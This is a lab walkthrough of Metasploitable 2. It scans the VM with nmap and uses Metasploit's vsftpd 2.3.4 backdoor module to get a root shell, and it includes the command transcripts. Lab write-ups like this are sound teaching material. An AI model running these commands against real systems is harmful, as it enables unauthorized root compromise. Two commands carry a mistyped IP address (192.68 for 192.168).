Metasploitable 2: Walkthrough

by thestinger97

Report Date: 01/30/2022

Machine Release Date: June 12 2012
Machine Author: Metsaploit
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/metasploitable-2,29/

Environment Used:

- VmWare Workstation
- Kali Linux 2021 4.a (**Attacker Machine**)
- Ubuntu 8.04 (**Target Machine**)


Network Configuration: NAT

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **192.168.183.128/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 192.68.183.128/24**

Found the **target's ip address: 192.168.183.132**




```
Nmap scan report for 192.168.183.132
Host is up (0.00022s latency).
MAC Address: 00:0C:29:94:B0:78 (VMware)
```

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 192.168.183.132** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)


The results returned that port **21** (**ftp**) was open and it was running **vsftpd 2.3.4**



```
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```


Step 3: Gaining Access

I opened **metasploit** with the command: **msfconsole** and typed search **vsftpd 2.3.4**



```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

I typed the commands: **use 0** to select the module and **show options** to see the module options.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Used the command: **set RHOSTS 192.68.183.132** to set the target's ip address. The **RPORT** is automatically set for us as port **21** because we are exploiting the **ftp service**. The payload is set as **/cmd/unix/interact** as it is the only option.

To run the exploit I typed: **run**

And... I had a root shell.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.183.132
RHOSTS => 192.168.183.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.183.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.183.132:21 - USER: 331 Please specify the password.
[+] 192.168.183.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.183.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.183.128:41047 -> 192.168.183.132:6200 ) at 2022-01-30 15:42:07 -0500

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
```